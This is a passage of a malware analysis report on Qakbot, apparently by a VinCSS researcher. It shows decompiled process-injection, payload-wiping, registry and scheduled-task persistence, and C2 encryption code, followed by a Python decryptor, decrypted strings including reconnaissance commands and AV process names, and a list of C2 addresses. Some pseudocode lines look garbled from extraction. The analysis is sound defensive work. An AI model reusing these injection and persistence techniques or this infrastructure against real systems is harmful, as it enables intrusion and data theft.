
- Create a new memory region on the explorer.exe process with RWX protection by using the NtCreateSection, NtMapViewOfSection APIs.
- Copy the entire Qakbot payload to the memory created above.

Use the GetThreadContext, NtProtectVirtualMemory, NtWriteVirtualMemory functions to overwrite the explorer.exe’s entry point with a jump instruction to the function address of the Qakbot payload:


```

if ( Qakbot_base_addr_in_target_process )
{
memset(&Context, 0, sizeof(Context));
GetOEMCP();
hThread = injected_proc_info->hThread;
Context.ContextFlags = CONTEXT_INTEGER;
if ( (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_GetThreadContext)(hThread, &Context) )
{
String1[0] = 0x60;
lstrcpyA(String1, "80oyRTg", 0x1C);
target_process_entry_point_va = Context.Eax;
target_process_handle = injected_proc_info->hProcess;
OldAccessProtection = 0;
jmp_instruction = 0xE9;
distance = Qakbot_base_addr_in_target_process - Context.Eax - qakbot_base_addr + qakbot_ep_func_addr - 5;
NumberOfBytesToProtect = 5;
// changes the protection on a region
ret = (ptr_ntdll_apis->func_ntdll_NtProtectVirtualMemory)(
target_process_handle,
&target_process_entry_point_va,
&NumberOfBytesToProtect,
PAGE_EXECUTE_READWRITE,
&OldAccessProtection);
GetOEMCP();
if ( ret == 0 )
{
ret = (ptr_ntdll_apis->func_ntdll_NtWriteVirtualMemory)(
injected_proc_info->hProcess,
Context.Eax,
&jmp_instruction,
5,
&NumberOfBytesToProtect);
}
}
}

```



Finally, it resume execution with ResumeThread. At this time, explorer.exe will execute from its entry point, and execute the jump to the function address of the Qakbot payload:



#### 4.9. Overwrite payload and encrypt payload on memory

To make difficult for people who perform incident response, Qakbot does overwrite null bytes on the payload itself on disk (but keep DOS\_HEADER, NT\_HEADERS, SECTION\_HEADER) and at the same time, it also encrypts all payloads to store on memory for implementing persistence technique. This ensures that all Qakbot's main code will be executed from the injected process as explorer.exe or mobsync.exe.

```

unsigned int f_overwrite_payload_on_disk_and_encrypt_payload_on_mem()
{
    ENC_PAYLOAD *v0; // eax
    _BYTE *ptr_payload; // eax

    v0 = f_return_allocated_heap(8u);
    g_enc_payload_info = v0;
    if ( !v0 )
    {
        return -1u;
    }
    ptr_payload = f_read_content_of_file(&qakbot_ctx->qakbot_module_path, &v0->payload_size);
    g_enc_payload_info->encrypted_payload = ptr_payload;
    if ( !ptr_payload )
    {
        return -2u;
    }
    // overwrite with null bytes
    f_wipe_Qakbot_payload_but_keep_headers_info();
    // encrypt payload
    f_rc4_decrypt(g_enc_payload_info->encrypted_payload, g_enc_payload_info->payload_size);
    f_uninstall_prev_persistence();
    return 0;
}

```

## 4.10. Persistence operation

### 4.10.1. Run key persistence

Creating persistence made after process injection step. At this point, Qakbot will create a thread that performs the task:

- Call RegisterClassExA to create a window with random class name.
- Setup a callback function `f_process_wnd_message` for processing windows messages.

```

wcx.lpszClassName = rnd_class_name;
wcx.cbSize = 0x30;
hInstance = h_module;
wcx.style = 3; // CS_HREDRAW | CS_VREDRAW
wcx.lpfnWndProc = f_process_wnd_message;
wcx.hInstance = h_module;
if ( (g_ptr_user32_resolved_apis_tbl->func_user32_RegisterClassExA)(&wcx) ) // Register the window class.
{
    // WS_EX_LEFT: 0x0000000L
    hwnd = (g_ptr_user32_resolved_apis_tbl->func_user32_CreateWindowExA)(
        0,
        rnd_class_name,
        rnd_class_name,
        WS_TILEDWINDOW,
        CW_USEDEFAULT,
        CW_USEDEFAULT,
        0x1F4,
        0x64,
        0,
        0,
        hInstance,
        0);
    g_hwnd = hwnd;
    if ( !hwnd )
    {
        goto Unreg_window_class;
    }
    (g_ptr_user32_resolved_apis_tbl->func_user32_ShowWindow)(hwnd, 0); // 0x0 = SW_HIDE
    // Hides the window and activates another window.
    GetOEMCP();
    (g_ptr_user32_resolved_apis_tbl->func_user32_UpdateWindow)(g_hwnd);
    while ( 1 )
    {
        bRet = (g_ptr_user32_resolved_apis_tbl->func_user32_GetMessageA)(&Msg, 0, 0, 0);
    }
}

```



Windows messages are processed into `f_process_wnd_message` as follows:


- When receive system shutdown message (`WM_QUERYENDSESSION`) or power-management broadcast message (`WM_POWERBROADCAST`) that along with event notify the computer enter suspended state (`PBT_APMRESUMESUSPEND`), call `f_install_persistence()`.
- When receive power-management broadcast message (`WM_POWERBROADCAST`) that along with events notify the computer enter resume state (`PBT_APMRESUMESUSPEND` || `PBT_APMRESUMEAUTOMATIC`), call `f_uninstall_prev_persistence()`.

```
if ( Msg == WM_QUERYENDSESSION ) // system shutdown msg
{
    goto install_persistence;
}
if ( Msg != WM_QUIT )
{
    if ( Msg == WM_POWERBROADCAST )
    {
        return (g_ptr_user32_resolved_apis_tbl->func_user32_DefWindowProcA)(hWnd, Msg, wParam, lParam);
    }
    MultiByteToWideChar(0, 0, "k9r p1", 0xFFFFFFFF, WideCharStr, 8);
    // The power-management event.
    // System is not suspending operation
    if ( wParam != PBT_APMRESUMESUSPEND )
    {
        // Operation is resuming from a low-power state or Operation is resuming automatically from a low-power state.
        if ( wParam == PBT_APMRESUMESUSPEND || wParam == PBT_APMRESUMEAUTOMATIC )
        {
            f_uninstall_prev_persistence();
        }
        return 0;
    }
}
install_persistence:
f_install_persistence();
return 0;
(g_ptr_user32_resolved_apis_tbl->func_user32_PostQuitMessage)(0);
return (g_ptr_user32_resolved_apis_tbl->func_user32_DefWindowProcA)(hWnd, 0x12, wParam, lParam);
```

`f_install_persistence()` performs the following tasks:

- Decrypt previously encrypted payloads using RC4 into memory.
- Setup command for execute payload: `regsvr32.exe -s <Qakbot_module_path>`.
- Create a registry value name which is random alphabet characters at registry key `HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRun` for saving above command.

```
// regsvr32.exe -s "C:\Users\REM\Desktop\Qakbot_DLL_unpacked.bin"
sz_regsvr32_command = f_return_regsvr32_command(qakbot_module_path, 0, *%Qakbot_ctx->val_0x1);
if ( sz_regsvr32_command )
{
    // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    szRunKey = f_w_decrypt_string_3(0xAAA);
    result = f_w_write_persistence_run_key(HKEY_CURRENT_USER, szRunKey, sz_regsvr32_command);
    f_w_free_obj_0(&szRunKey);
}
```



`f_uninstall_prev_persistence()` performs the opposite tasks:

- Delete previous created persistence key.
- Delete payload on disk.

```

2 int f_uninstall_prev_persistence()
3 {
4     int String1[7]; // [esp+4h] [ebp-20h]
5     const WCHAR *szRunKey; // [esp+20h] [ebp-4h]
6
7     // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
8     szRunKey = f_w_decrypt_string_3(0xAAu);
9     f_remove_reg_key_value_and_delete_payload_on_disk(szRunKey, &Qakbot_ctx->Qakbot_folder);
10    f_w_free_obj_0(&szRunKey);
11    g_persistence_flag = 0; // set persistence flag = 0x0
12    String1[0] = 0x2B;
13    lstrcpyA(String1, "408h4UJ", 0x1C);
14    return 0;
15 }

if ( !RegEnumValueW(phkResult, dwIndex, lpValueName, &cchValueName, 0, 0, lpRegData, &cbData) )
{
    lpString = (g_ptr_shlwapi_resolved_apis_tbl->func_shell32_StrStrIW)(lpRegData, payload_path);
    if ( lpString )
    {
        RegDeleteValueW(phkResult, lpValueName);
        length = lstrlenW(lpString);
        payload_name = lpString;
        v5 = &lpString[length - 1];
        if ( *v5 == '*' )
        {
            *v5 = 0;
        }
        f_delete_file(payload_name);
    }
}

```

By this way, QakBot's persistence can not be detected at runtime.

#### 4.10.2. Fake scheduled task persistence

In addition to creating the run key persistence as above, Qakbot also creates a fake persistence which is scheduled tasks to deceive us. Task is created with a random name through the following command:

```


"%system32\system32\cmd.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn %s /tr "%s" /SC ONCE /Z /ST
%02u:%02u /ET %02u:%02u

```

For example: "C:\Windows\system32\cmd.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn gyfzcixqb /tr "regsvr32.exe -s "C:\Users\REMD\Desktop\Qakbot\_DLL\_unpacked.bin"" /SC ONCE /Z /ST 12:39 /ET 12:51


However, at this time the payload on the disk has been erased data, only keep information of DOS\_HEADER, NT\_HEADERS, SECTION\_HEADER.






#### 4.11. C2 Communication

To making difficulties for the analyst as well as protection systems, Qakbot will encrypt its POST request before communicate with C2 server. A Qakbot's POST request will usually look like this:



Before encrypted, POST request looks like this:



This POST request will be encrypted and then sent to the C2 server:

In the above pseudocode:

```

ptr_rc4_key_plus_enc_POST_data = f_encrypt_POST_request_by_RC4(plain_POST_request, request_length, &size_of_rc4_key_plus_enc_post_data);
String1[0] = 0x10;
lstrcpyA(String1, "LVE 11", 0x10);
if (!ptr_rc4_key_plus_enc_POST_data)
{
    return 0;
}
encoded_b64_data = f_base64_transform(ptr_rc4_key_plus_enc_POST_data, size_of_rc4_key_plus_enc_post_data);
size_of_rc4_key_plus_enc_post_data = encoded_b64_data;
if (encoded_b64_data)
{
    lpPOST_base64_data = f_gen_random_name_and_format_data(encoded_b64_data);
    v10 = lpPOST_base64_data;
    if (lpPOST_base64_data)
    {
        POST_data_length = strlenA(lpPOST_base64_data);
        v10 = f_send_POST_request_to_C2(lpURL, lpPOST_base64_data, POST_data_length, &v16, &size_a6);
        String1[0] = 0x2E;
        lstrcpyA(String1, "irEw7dLrb", 0x1C);
        if (v10 >= 0)
        {
            MultiByteToWideChar(0, 0, "hsFyX UzLh0tsCddZ", 0xFFFFFFF, WideCharStr, 9);
            v13 = 1;
        }
    }
}

```

f\_encrypt\_POST\_request\_by\_RC4 performs:

- o Creates an rc4\_key with 16 bytes long.
- o This rc4\_key will be concatenated with the decrypted string is "jHxastDcds)0Mc=jvh7wdUhxcsd2". Then use SHA1 to take this data and produce hash value.
- o Use calculated hash as an rc4\_key for encrypting POST request.
- o The result is a memory area of the first 16 bytes of rc4\_key and the POST request is encrypted.

```

f_generate_rc4_key(cpabot_c2=>PROM_tbl, rc4_key, 0x10); // gen rc4_key
f_gen_rc4_key_based_on_decrypt04_sha1(C2_bev, rc4_key);
buf=>rc4_key[0] = rc4_key[0];
buf=>rc4_key[1] = rc4_key[1];
buf=>rc4_key[2] = rc4_key[2];
buf=>rc4_key[3] = rc4_key[3];
memset(buf=>enc_POST_req, plain_POST_request, size);
f_rc4_encrypt_bev, buf=>enc_POST_req, size); // encrypt POST request
if (size_of_rc4_key_plus_enc_post_data)
{
    size_of_rc4_key_plus_enc_post_data = size + 0x10;
}
return buf=>rc4_key;

```

```

f_mem_copy(rc4_key_cp, rc4_key, 0x10);
salt = f_a_decrypt_string_u(0x4170);
lstrcpyA(enc_rc4_key_cp(0x10), salt, 0xF0);
stream = lstrlen(salt);
f_a_free_obj(call);
f_hash_data_by_using_SHA(strlen + 0x10, rc4_key_cp, sha1_hash); // sha1_hash = sha1(rc4_key+salt)
memset(rc4_key_cp, 0, sizeof(rc4_key_cp));
return f_rc4_encrypt_bev, sha1_hash, 0x10);

```

f\_base64\_transform will perform encode the entire memory containing rc4\_key and encrypted POST request in base64 format.

Address	Hex	ASCII	
0269B060	7D E8 43 85 E8 82 D9 70 EC 6F F5 4F 7F 2E 12 E6	7D E8 43 85 E8 82 D9 70 EC 6F F5 4F 7F 2E 12 E6	rc4_key
0269B070	88 B8 DE 8C 98 98 71 BE C7 31 DC 88 48 0D 09 0B	..b~.q&C1U#Jm.k	encrypted POST request
0269B080	4F B2 BC AF AB 20 7E B2 C8 38 C2 B1 08 38 68 2D	0417 04 04 04	
0269B090	E9 00 A9 7B 0B 2A E8 92 44 B5 50 03 4D E9 00 00	6 @ ( , * e . D u P . M 6 . .	
0269B0A0	48 FF 6C 02 C4 00 65 02 48 FF 6C 02 C4 00 65 02	@j1 . A . e . @j1 . A . e .	

Address	Hex	ASCII	
026C12B0	66 65 68 44 74 65 69 43 32 58 44 73 62 2F 56 50	FehDte1C2Xdsb/UP	
026C12C0	66 79 34 53 35 6F 69 34 33 71 79 61 6B 48 47 2B	Fy4S5o!43qyakHG+	
026C12D0	78 7A 48 63 71 6B 70 74 43 57 74 50 73 72 79 76	xzHcqkptCWTpsryu	
026C12E0	71 79 42 2B 73 73 67 37 77 72 45 4C 4F 47 67 74	qyB+ssg7wrELOGgt	
026C12F0	36 51 3D 3D 00 00 00 00 87 97 8F 0A 00 00 00 80	6Q==.....	

Finally, call f\_send\_POST\_request\_to\_C2 to send this POST request to C2.

Based on the entire process above, here is an implementation of the decryption algorithm:

```

import base64
from Cryptodome.Hash import SHA1
from Cryptodome.Cipher import ARC4

salt = b"jHxastDcDs)oMc=jvh7wdUhxcst2"

def decrypt_post_request(encrypted_req):
    b64_decoded = base64.b64decode(encrypted_req)
    dec_key = b64_decoded[:0x10] + salt
    sha1hash = SHA1.new()
    sha1hash.update(dec_key)
    decryption_key_hash = sha1hash.digest()
    rc4 = ARC4.new(decryption_key_hash)
    return rc4.decrypt(b64_decoded[0x10:])

```

## 5. Conclusion

After more than a decade, Qakbot still exists, evolve and always is a permanent threat for large organizations today. The use of the XLSB documents leads to lower detection rates by security solutions, which are mostly focused on the more common modern VBA macro malware. In addition, QakBot's payloads also employs a robust set of anti-analysis features, advanced techniques to evade detection and frustrate analysis. The gangs behind Qakbot are also active in adding more sophisticated techniques for further development and feature expansion. So far, the identities of people behind Qbot are unknown. Hopefully, in the near future, Qakbot will be taken down similar to Emotet.

## 6. References

### 7. Appendix 1 – Complete list of decrypted strings

#### index boundary: 0xB10

---

index: 0x0, decrypted string:

tcpdump.exe;windump.exe;ethereal.exe;wireshark.exe;ettercap.exe;rtnsiff.exe;packetcapture.exe;capturenet.exe

index: 0x6d, decrypted string: %SystemRoot%\SysWOW64explorer.exe

index: 0x90, decrypted string: SAVAdminService.exe;SavService.exe

index: 0xb3, decrypted string: user32.dll

index: 0xbe, decrypted string: mpr.dll

index: 0xc6, decrypted string: Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0

index: 0x108, decrypted string: advapi32.dll

index: 0x115, decrypted string: %SystemRoot%\System32mobsync.exe

index: 0x137, decrypted string: ntdll.dll

index: 0x141, decrypted string: bdagent.exe;vsserv.exe;vsservpl.exe

index: 0x166, decrypted string: Initializing database...

index: 0x17f, decrypted string: %SystemRoot%\SysWOW64mobsync.exe

index: 0x1a1, decrypted string: .cfg

index: 0x1a6, decrypted string: mcshield.exe

index: 0x1b3, decrypted string: coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe

index: 0x1e2, decrypted string: shell32.dll

index: 0x1ee, decrypted string: image/jpeg  
index: 0x1f9, decrypted string: image/gif  
index: 0x203, decrypted string: C:INTERNAL\_\_empty  
index: 0x217, decrypted string: %SystemRoot%SysWOW64xwizard.exe  
index: 0x239, decrypted string: t=%s time=[%02d:%02d:%02d-%02d/%02d/%d]  
index: 0x261, decrypted string: abcdefghijklmnopqrstuvwxyz  
index: 0x27c, decrypted string: SOFTWAREWow6432NodeMicrosoft AntiMalwareSpyNet  
index: 0x2ae, decrypted string: sf2.dll  
index: 0x2b7, decrypted string: Content-Type: application/x-www-form-urlencoded  
index: 0x2e7, decrypted string: MsMpEng.exe  
index: 0x2f3, decrypted string: %SystemRoot%SysWOW64explorer.exe  
index: 0x316, decrypted string: image/pjpeg  
index: 0x322, decrypted string: SOFTWAREMicrosoftWindows DefenderExclusionsPaths  
index: 0x357, decrypted string: %SystemRoot%System32xwizard.exe  
index: 0x379, decrypted string: SoftwareMicrosoft  
index: 0x38c, decrypted string: cscript.exe  
index: 0x398, decrypted string: egui.exe;ekrn.exe  
index: 0x3aa, decrypted string: SOFTWAREWow6432NodeMicrosoftWindows DefenderSpynet  
index: 0x3e1, decrypted string: WScript.Sleep %u  
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\.%cootcimv2")  
Set objProcess = GetObject("winmgmts:rootcimv2:Win32\_Process")  
errReturn = objProcess.Create("%s", null, nul, nul)  
WScript.Sleep 2000  
Set fso = CreateObject("Scripting.FileSystemObject")  
fso.DeleteFile("%s")  
index: 0x523, decrypted string: fshoster32.exe  
index: 0x532, decrypted string: ALLUSERSPROFILE  
index: 0x542, decrypted string: kernel32.dll  
index: 0x54f, decrypted string: application/x-shockwave-flash  
index: 0x56d, decrypted string: Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\.%cootcimv2")  
Set objProcess = GetObject("winmgmts:rootcimv2:Win32\_Process")  
errReturn = objProcess.Create("%s", null, nul, nul)



index: 0x8f0, decrypted string: vkise.exe;isesrv.exe;cmdagent.exe

index: 0x912, decrypted string: AvastSvc.exe

index: 0x91f, decrypted string: c:hiberfil.sysss

index: 0x931, decrypted string: wininet.dll

index: 0x93d, decrypted string: %SystemRoot%explorer.exe

index: 0x957, decrypted string: Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\. %cootcimv2")

Set colFiles = objWMIService.ExecQuery("Select \* From CIM\_DataFile Where Name = '%s'")

For Each objFile in colFiles

objFile.Copy("%s")

Next

index: 0xa43, decrypted string: abcdeefghijklmnoopqrstuvwxyz

index: 0xa64, decrypted string: urlmon.dll

index: 0xa6f, decrypted string: SpyNetReporting

index: 0xa7f, decrypted string: setupapi.dll

index: 0xa8c, decrypted string: aaebcdeefghijoklmnooupqrstuvwxyz

index: 0xab3, decrypted string: SOFTWAREMicrosoftMicrosoft AntimalwareExclusionsPaths

index: 0xaed, decrypted string: aswhookx.dll

index: 0xaf8, decrypted string: fmon.exe

index: 0xb03, decrypted string: aswhooka.dll

---

### index boundary: 0x435

---

index: 0x0, decrypted string: System32WindowsPowerShellv1.0powershell.exe

index: 0x30, decrypted string: srvpost.exe;frida-winjector-helper-32.exe;frida-winjector-helper-64.exe

index: 0x78, decrypted string: powershell.exe

index: 0x87, decrypted string: /t4

index: 0x8b, decrypted string: %s "\$%s = \"%s\; & %s"

index: 0xaa, decrypted string: SOFTWAREMicrosoftWindowsCurrentVersionRun

index: 0xd8, decrypted string: A3E64E55\_pr;VBoxVideo

index: 0xee, decrypted string: .lnk

index: 0xf3, decrypted string: at.exe %u:%u "%s" /l

index: 0x108, decrypted string: Red Hat VirtIO;QEMU

index: 0x11c, decrypted string: net view /all

index: 0x12a, decrypted string: nslookup -querytype=ALL -timeout=10 \_ldap.\_tcp.dc.\_msdcs.%s

index: 0x166, decrypted string: ipconfig /all

index: 0x174, decrypted string: SOFTWAREMicrosoftWindows NTCurrentVersionProfileList

index: 0x1ad, decrypted string: regsvr32.exe -s

index: 0x1be, decrypted string: %s "\$%s = "%s"; & %s"

index: 0x1d7, decrypted string: Microsoft

index: 0x1e1, decrypted string: Self test FAILED!!!

index: 0x1f5, decrypted string: 311

index: 0x1f9, decrypted string: %s %04x.%u %04x.%u res: %s seh\_test: %u consts\_test: %d vmdetected: %d  
createprocess: %d

index: 0x252, decrypted string: whoami /all

index: 0x25e, decrypted string: cmd /c set

index: 0x269, decrypted string: qwinsta

index: 0x271, decrypted string: arp -a

index: 0x278, decrypted string: nltest /domain\_trusts /all\_trusts

index: 0x29a, decrypted string: route print

index: 0x2a6, decrypted string: "%ssystem32schtasks.exe" /Create /RU "NT AUTHORITYSYSTEM" /tn %s /tr  
"%s" /SC ONCE /Z /ST %02u:%02u /ET %02u:%02u

index: 0x31b, decrypted string: VIRTUAL-PC

index: 0x326, decrypted string: /c ping.exe -n 6 127.0.0.1 & type "%sSystem32calc.exe" > "%s"

index: 0x368, decrypted string: error res='%s' err=%d len=%u

index: 0x385, decrypted string: net share

index: 0x38f, decrypted string: Virtual

index: 0x397, decrypted string: net localgroup

index: 0x3a6, decrypted string: artifact.exe;mlwr\_smpl;sample;sandbox;cuckoo-;virus

index: 0x3da, decrypted string: Self test OK.

index: 0x3e8, decrypted string: netstat -nao

index: 0x3f5, decrypted string: 308

index: 0x3f9, decrypted string: ProfileImagePath

index: 0x40a, decrypted string: amstream.dll

index: 0x417, decrypted string: jHxastDcDs)oMc=jvh7wdUhxcsdt2

## 8. Appendix 2 – C2s list

### QakBot C2 List

---

98.173.34.213:995



160.3.187.114:443  
73.25.124.140:2222  
24.50.118.93:443  
82.127.125.209:990  
83.110.109.106:2222  
79.129.121.81:995  
189.223.234.23:995  
125.63.101.62:443  
113.22.175.141:443  
172.78.30.215:443  
47.146.169.85:443  
47.22.148.6:443  
76.25.142.196:443  
78.63.226.32:443  
105.198.236.101:443  
75.67.192.125:443  
176.181.247.197:443  
105.96.8.96:443  
108.31.15.10:995  
176.205.222.30:2078  
115.133.243.6:443  
83.110.11.244:2222  
195.43.173.70:443  
197.51.82.72:443  
89.137.211.239:995  
105.198.236.99:443  
144.139.47.206:443  
202.188.138.162:443  
24.43.22.218:993  
69.58.147.82:2078  
157.131.108.180:443  
92.59.35.196:2222  
195.12.154.8:443

86.160.137.132:443  
59.90.246.200:443  
96.57.188.174:2222  
172.87.157.235:3389  
189.211.177.183:995  
173.184.119.153:995  
50.244.112.106:443  
144.139.166.18:443  
90.65.236.181:2222  
81.150.181.168:2222  
68.186.192.69:443  
74.222.204.82:995  
197.161.154.132:443  
38.92.225.121:443  
197.45.110.165:995  
71.117.132.169:443  
85.52.72.32:2222  
217.133.54.140:32100  
193.248.221.184:2222  
95.77.223.148:443  
83.110.103.152:443  
80.227.5.69:443  
209.210.187.52:995  
50.29.166.232:995  
108.160.123.244:443  
24.152.219.253:995  
81.97.154.100:443  
203.198.96.37:443  
80.11.173.82:8443  
97.69.160.4:2222  
196.151.252.84:443  
172.115.177.204:2222  
98.121.187.78:443

47.187.108.172:443  
216.201.162.158:443  
140.82.49.12:443  
71.199.192.62:443  
71.88.193.17:443  
182.48.193.200:443  
71.187.170.235:443  
77.211.30.202:995  
77.27.204.204:995  
96.37.113.36:993  
187.250.39.162:443  
122.148.156.131:995  
173.21.10.71:2222  
119.153.43.235:3389  
71.74.12.34:443  
75.118.1.141:443  
75.136.26.147:443  
67.6.12.4:443  
71.197.126.250:443  
78.185.59.190:443  
125.239.152.76:995  
45.46.53.140:2222  
98.240.24.57:443  
199.19.117.131:443  
113.211.120.112:443  
74.68.144.202:443  
73.153.211.227:443  
98.252.118.134:443  
189.222.59.177:443  
187.250.177.33:995  
186.28.55.211:443  
189.210.115.207:443  
90.101.117.122:2222

72.240.200.181:2222  
151.205.102.42:443  
24.55.112.61:443  
82.12.157.95:995  
189.146.183.105:443  
72.252.201.69:443  
109.12.111.14:443  
24.229.150.54:995  
209.210.187.52:443  
67.8.103.21:443  
47.196.192.184:443  
24.139.72.117:443  
79.115.174.55:443  
94.53.92.42:443  
86.236.77.68:2222  
89.3.198.238:443  
213.60.147.140:443  
84.247.55.190:8443  
2.7.116.188:2222  
106.51.85.162:443  
87.202.87.210:2222  
142.117.191.18:2222  
196.221.207.137:995  
188.26.91.212:443  
108.46.145.30:443  
125.209.114.182:995  
27.223.92.142:995  
173.25.45.66:443  
32.210.98.6:443  
65.27.228.247:443  
108.29.32.251:443  
189.223.97.175:443  
78.97.207.104:443

181.48.190.78:443  
2.232.253.79:995  
136.232.34.70:443  
207.246.77.75:2222  
45.77.115.208:443  
207.246.77.75:8443  
45.63.107.192:443  
45.77.117.108:2222  
45.77.117.108:8443  
45.77.115.208:995  
45.77.117.108:443  
144.202.38.185:2222  
149.28.98.196:995  
144.202.38.185:995  
149.28.101.90:8443  
149.28.99.97:995  
45.32.211.207:995

**Tran Trung Kien (aka m4n0w4r)**

**Malware Analysis Expert**

**R&D Center – VinCSS (a member of Vingroup)**

[↗ Go back](#)